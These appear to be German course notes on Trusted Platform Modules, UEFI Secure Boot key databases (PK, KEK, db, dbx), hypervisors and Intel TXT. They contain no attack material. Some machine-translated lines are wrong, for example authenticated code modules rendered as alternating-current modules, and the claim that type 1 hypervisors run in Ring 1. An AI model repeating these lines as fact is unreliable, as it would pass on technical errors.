  - o Die gängigen Betriebssysteme ab Win 7, Windows Server 2008, Linux, Chromium OS und OS X bieten eine Unterstützung für den TPM Chip an.
  - o Intel Core Prozessoren ab der vierten Generation beinhalten eine Version 2.0 TPM Firmware.
- Aktuelle TPM Spezifikationen
  - o Version 1.2, Revision 116, Mar 2011
  - o Version 2.0, Revision 1.16, Oct, 2014
  - o Die Standards werden bei der Trusted Computing Group (TCG) entwickelt.

## TPM Architecture



### RSA Key Pair Generator

Standardmäßig werden 2048 Bit RSA öffentliche und private Schlüsselpaare unter Verwendung des on-chip echten Zufallszahlengenerators erzeugt, um zufällige Primzahlen zu finden.

### Symmetric Encryption Engine

On-Chip symmetrische Verschlüsselung ist optional. Einige TPM-Hersteller implementieren eine AES-Verschlüsselung (z. B. Winbond)

## Platform Configuration Registers

Ein Platform Configuration Register (PCR) ist ein geschützter 160-Bit-Speicherort, der für diskrete Integritätsmessungen verwendet wird. Es müssen mindestens 16 PCR-Register vorhanden sein (das Infineon SLB 9635 TPM hat z. B. 24 PCR-Register).

Die PCR verwendet einen kryptographischen SHA-1-Hash, um seinen Zustand zu aktualisieren:


$$\text{PCR}_i = \text{PCRExtend}(i, \text{data}) = \text{HASH}(\text{PCR}_i \mid\mid \text{data})$$

Eine PCR wird im flüchtigen Speicher abgelegt und nach dem Einschalt-Selbsttest auf den Defaultwert 0x00 ... 00 für PCR 0..15 oder 0xFF ... FF (PCR 16..21) initialisiert.

## Endorsement Key


Der Endorsement-Schlüssel (EK) ist ein 2048-Bit-RSA-unlösbares Schlüsselpaar, das den TPM-Chip identifiziert. Daher sollte der Zugriff auf den öffentlichen Schlüssel aus Datenschutzgründen geschützt werden. Der TPM-Hersteller soll ein Endorsement Credential (EC) erzeugen, das aus einem X.509-Zertifikat besteht, das den öffentlichen Schlüssel enthält und bescheinigt, dass das EK ordnungsgemäß erzeugt und im TPM gespeichert wurde.

## TPM Integration into PC Hardware




Der Low-Pin-Count-4-Bit-Bus wird auf PCs verwendet, um Geräte mit niedriger Bandbreite an die CPU anzuschließen, wie beispielsweise den Boot-ROM und die "Legacy" I / O-Geräte (hinter einem Super-I / O-Chip). Die "Legacy" I / O-Geräte enthalten in der Regel serielle und parallele Ports, Tastatur, Maus, Disketten-Controller. Die physikalischen Drähte des LPC-Busses verbinden sich normalerweise mit dem Southbridge-Chip auf einem PC-Motherboard.


## Preparing TPM Ownership



- Change of TPM ownership must be protected by password!
- Deleting or preparing TPM ownership requires physical presence!

## Taking TPM Ownership






Der SRK wird im TPM beim TPM-Besitz (Ownership) angelegt.

Die Tiefe der Hierarchie und die Anzahl der TPM-geschützten Schlüssel sind nur durch die Größe des externen Speichers begrenzt.

Die Storage Keys (StorK) schützen alle anderen Keytypen:

- Attestation Identity Keys (AIK)
- Signing keys (SigK)
- Binding keys (BindK)
- Migration keys (MigrK)
- Symmetric Keys (SymK)
- SRK indirectly protects arbitrary data (files)
- Achtung: Eine Änderung am TPM Ownership löscht die SRK's.
- 

### Hybrid File Encryption with Storage Key



### Hybrid Encryption (Verschlüsselung)

Um eine einzelne Datei oder ein ganzes Dateisystem (File) zu sichern, erzeugt der Random Number Generator (RNG) des TPM einen 256 Bit Symmetric Key (SymK) und verschlüsselt das Dateisystem mit der AES-Chiffrierung (AES ENC). Um den Symmetric Key zu sichern, erzeugt der RSA-Generator (RSA GEN) des TPM ein zufälliges 2048 Bit RSA Public / Private Storage Key Pair (StorKP / StorKS) und verschlüsselt den Symmetric Key mit dem Public-Teil des Storage Key (StorKP) mit einer RSA-Verschlüsselung (RSA ENC). Um den privaten oder geheimen Teil des Storage Key (StorKS) zu sichern, verschlüsselt der TPM ihn mit dem öffentlichen Teil des Storage Root Key (SRKP) mittels RSA-Verschlüsselung (RSA ENC).

## Hybrid Decryption (Entschlüsselung)

Um das gesicherte Datei- oder Dateisystem zu entschlüsseln, wird zuerst der geheime Teil des Speicherschlüssels (StorKS) benötigt. Da nur der im TPM dauerhaft gespeicherte geheime Teil des Storage Root Key (SRKS) mit der RSA-Entschlüsselung (RSA DEC) den StorKS entschlüsseln kann, ist der Zugriff auf ein verschlüsseltes Dateisystem streng an einen bestimmten physischen TPM-Chip gebunden. Als nächstes verwendet das TPM die RSA-Entschlüsselung (RSA DEC) mit dem nicht gesperrten privaten Teil des Speicherschlüssels (StorKS), um den Symmetric Key (SymK) abzurufen. Mit einer AES-Cipher (AES DEC) und mit dem entsperrten Symmetric Key (SymK) kann nun der Zugriff auf das Klartext-Dateisystem (File) erreicht werden.

## Attestation Identity Keys (AIK)

### Zweck

Wird verwendet, um die aktuelle Plattformkonfiguration zu bestätigen, Alias für TPM / Plattformidentität (Endorsement Key). Die Verwendung von AIKs sollte das Verfolgen von TPMs und / oder Plattformen verhindern.


### Eigenschaften

AIKs sind nicht migrationsfähige Signaturschlüssel, Generiert vom TPM Besitzer, TPM / Plattform kann mehrere AIKs haben.

### Zertifizierung


AIK erfordert die Zertifizierung durch eine vertrauenswürdige dritte Partei (Privacy-CA in TCG-Terminologie), die bescheinigt, dass ein AIK von einem TPM generiert wurde. Unlinkability durch DAA (Direct Anonymous Attestation) Protokolle, die auf einem Zero Knowledge Proof (ZKP) der Besitz eines gültigen Zertifikats und benötigen keine Privacy CA.

## TPM Key Object – Important Fields




| Binding                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | Sealing (Erweiterung von Binding)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <ul style="list-style-type: none"> <li>- Herkömmliche asymmetrische Verschlüsselung</li> <li>- Kann verwendet werden, um Daten an eine bestimmte TPM / Plattform zu binden           <ul style="list-style-type: none"> <li>o Daten, die mit nichtmigrationsfähigem Schlüssel verschlüsselt sind, können nur von TPM wiederhergestellt werden, der den entsprechenden geheimen Schlüssel kennt.</li> </ul> </li> <li>- Normalerweise keine Plattformbindung           <ul style="list-style-type: none"> <li>o Da die Bindung auch mit migrationsfähigen Schlüsseln verwendet werden kann</li> </ul> </li> <li>- Keine Interaktion mit TPM erforderlich</li> </ul> | <ul style="list-style-type: none"> <li>- Immer binden Daten an eine bestimmte TPM / Plattform           <ul style="list-style-type: none"> <li>o Die Abdichtung kann nur mit nichtmigrations Schlüssel verwendet werden</li> </ul> </li> <li>- Die Konfiguration der Verschlüsselungsplattform kann überprüft werden           <ul style="list-style-type: none"> <li>o Ciphertext enthält den Zustand der Plattform zum Zeitpunkt der Verschlüsselung</li> </ul> </li> <li>- Kann Daten an eine bestimmte Plattformkonfiguration binden           <ul style="list-style-type: none"> <li>o Daten können nur entschlüsselt werden, wenn sich die Plattform in einem vordefinierten [wahrscheinlich vertrauenswürdigen] Zustand befindet</li> </ul> </li> </ul> |

## Bootstrap Architecture in PC




## Static Root of Trust for Measurement (SRTM)




| Inhalt von Platformkonfigurationregister |                                |
|------------------------------------------|--------------------------------|
| 00                                       | BIOS                           |
| 01                                       | Mainboard Konfiguration        |
| 02                                       | Option ROM                     |
| 03                                       | Option ROM Konfiguration       |
| 04                                       | Initial Program Loader (IPL)   |
| 05                                       | IPL Konfiguration und Daten    |
| 06                                       | Reserviert für spätere Nutzung |
| 07                                       | Reserviert für spätere Nutzung |

- 08 Erster Teil des second-stage Bootloader
- 09 Restlicher Teil des second-Stage Bootloader (trustedGRUB)
- 10 Arbitrary file measurements
- 11 Booted system Dateien (Kernel, Module, etc...)

CRTM → Core Root of Trust for Measurement



## Mutual Attestation of IoT Devices



# Secure Boot, Virtualization & Separation

Zu diesem Thema empfiehlt es sich zusätzlich die Folien von Microsoft anzuschauen, in jenen der Secure Bootprozess erklärt wird. Diese sind im Ordner „Selbststudium“ auf dem Skripte-Server vorhanden. Titel ist „Securing Windows 8 Clients and Resources from Threats“.

## Secure Boot

### Platform Key (PK)

Mit eingeschaltetem Secure Boot im UEFI, versucht das Speichern des Platform Schlüssel, dass das UEFI vom Setup Mode in den User Mode wechselt. Dabei wird standardmäßig der Key des Herstellers genommen. Z.B Lenovo. Das UEFI kann aber wieder in den SETUP MODE gesetzt werden, damit kann dann ein eigenes Zertifikat hinzugefügt werden.

**Issuer:** C=JP, ST=Kanagawa, L=Yokohama, O=Lenovo Ltd.,  
CN=Lenovo Ltd. PK CA 2012  
**Subject:** C=JP, ST=Kanagawa, L=Yokohama, O=Lenovo Ltd.,  
CN=Lenovo Ltd. PK CA 2012

### Key Exchange Key (KEK)

Zertifikate von Unternehmen mit Genehmigung zur Aktualisierung der erlaubten und verbotenen Datenbanken. Muss vom privaten PK-Schlüssel signiert werden, um in den KEK-Store importiert können zu werden.

Darin ist natürlich der Hersteller selbst, damit er diese für Firmware Updates nutzen kann. Microsoft hat dies auch geschafft, weil es so gross ist. Wenn Sie wollen können Sie also böse werden.

**Issuer:** C=JP, ST=Kanagawa, L=Yokohama, O=Lenovo Ltd.,  
CN=Lenovo Ltd. KEK CA 2012  
**Subject:** C=JP, ST=Kanagawa, L=Yokohama, O=Lenovo Ltd.,  
CN=Lenovo Ltd. KEK CA 2012

**Issuer:** C=US, ST=Washington, L=Redmond, O=Microsoft Corporation,  
CN=Microsoft Corporation Third Party Marketplace Root  
**Subject:** C=US, ST=Washington, L=Redmond, O=Microsoft Corporation,  
CN=Microsoft Corporation KEK CA 2011

### Zugelassene Datenbanken (db)

Zertifikate von Software-Signatoren. Von diesen Unterzeichnern signierte Module sind im sicheren Boot-Modus erlaubt. Kann auch Hashes von erlaubten Modulen enthalten.

**Issuer:** C=US, ST=Washington, L=Redmond, O=Microsoft Corporation,  
CN=Microsoft Root Certificate Authority 2010  
**Subject:** C=US, ST=Washington, L=Redmond, O=Microsoft Corporation,  
CN=Microsoft Windows Production PCA

Windows Software (Bootloader, Kernel) werden damit signiert.

**Issuer:** C=US, ST=Washington, L=Redmond, O=Microsoft Corporation,  
CN=Microsoft Corporation Third Party Marketplace Root  
**Subject:** C=US, ST=Washington, L=Redmond, O=Microsoft Corporation,  
CN=Microsoft Corporation UEFI CA 2011

3rd Party kann Treiber von dieser CA signieren lassen (99\$).

**Issuer:** C=JP, ST=Kanagawa, L=Yokohama, O=Lenovo Ltd.,  
CN=Lenovo Ltd. Root CA 2012  
**Subject:** C=JP, ST=Kanagawa, L=Yokohama, O=Lenovo Ltd.,  
CN=Lenovo Ltd. Thinkpad Product CA 2012


Damit Lenovo seine Treiber signieren kann.

## Verbotene Datenbanken (dbx)

Widerrufen Signaturzertifikate oder Hashes von verbotenen Modulen.


## Virtualization

### Protection Rings



Diese Betriebssysteme sind in verschiedene Ringe aufgebaut. Der Kernel läuft normalerweise in Ring 0, während die Applikationen im Ring 3 laufen. Die verschiedenen Ringe haben unterschiedlichen Zugriff auf das System. (ADMIN oder NON ADMIN).

### Type 1 and type 2 hypervisors



Typ 1 Hypervisor laufen normalerweise im Ring 1 des Betriebssystems, während der Typ 2 von Grund her auf einem höheren Ring abläuft.

Typ 1: Xen, Oracle VM Server, ESX, Hyper-V

Source: | Typ 2: KVM, VirtualBox, VMWare Workstation

### Intel Trusted Execution Technology (TXT) allowing trusted boot

#### Measured Launched Environment (MLE)

Als Teil des gemessenen Ladens wird Intel TXT die Messungen der Elemente und Konfigurationswerte des Dynamic Root of Trust for Measurement (DRTM) in die TPM-PCRs 17 und 18 erweitern. Das Senden von Messwerten vom Messagent zum TPM ist eine kritische Aufgabe der Platform. Der DRTM benötigt bestimmte Nachrichten um die Daten von DRTM zum TPM fließen können zu lassen. Der Intel TXT DRTM ist die GETSEC [SENTER] Anweisung und das System stellt sicher, dass GETSEC [SENTER] spezielle Nachrichten hat, um mit dem TPM zu kommunizieren.

#### Authenticated Code Modules (AC Modules)


Signierte Wechselstrommodule werden zuerst authentifiziert und dann unter Verwendung eines manipulationssicheren Mechanismus ausgeführt.

#### Intel TXT enabled Processors, Chipsets, and Motherboards

Intel TXT arbeitet nur mit bestimmten Core i5 / i7- und Xeon-Prozessoren mit Intel vPro-Technologie in Verbindung mit passenden Intel-Chipsätzen auf Motherboards mit dem richtigen BIOS. Überprüfen Sie die Datenblätter sorgfältig.


## Separation

### Intel Platform Trust Technology (PTT)

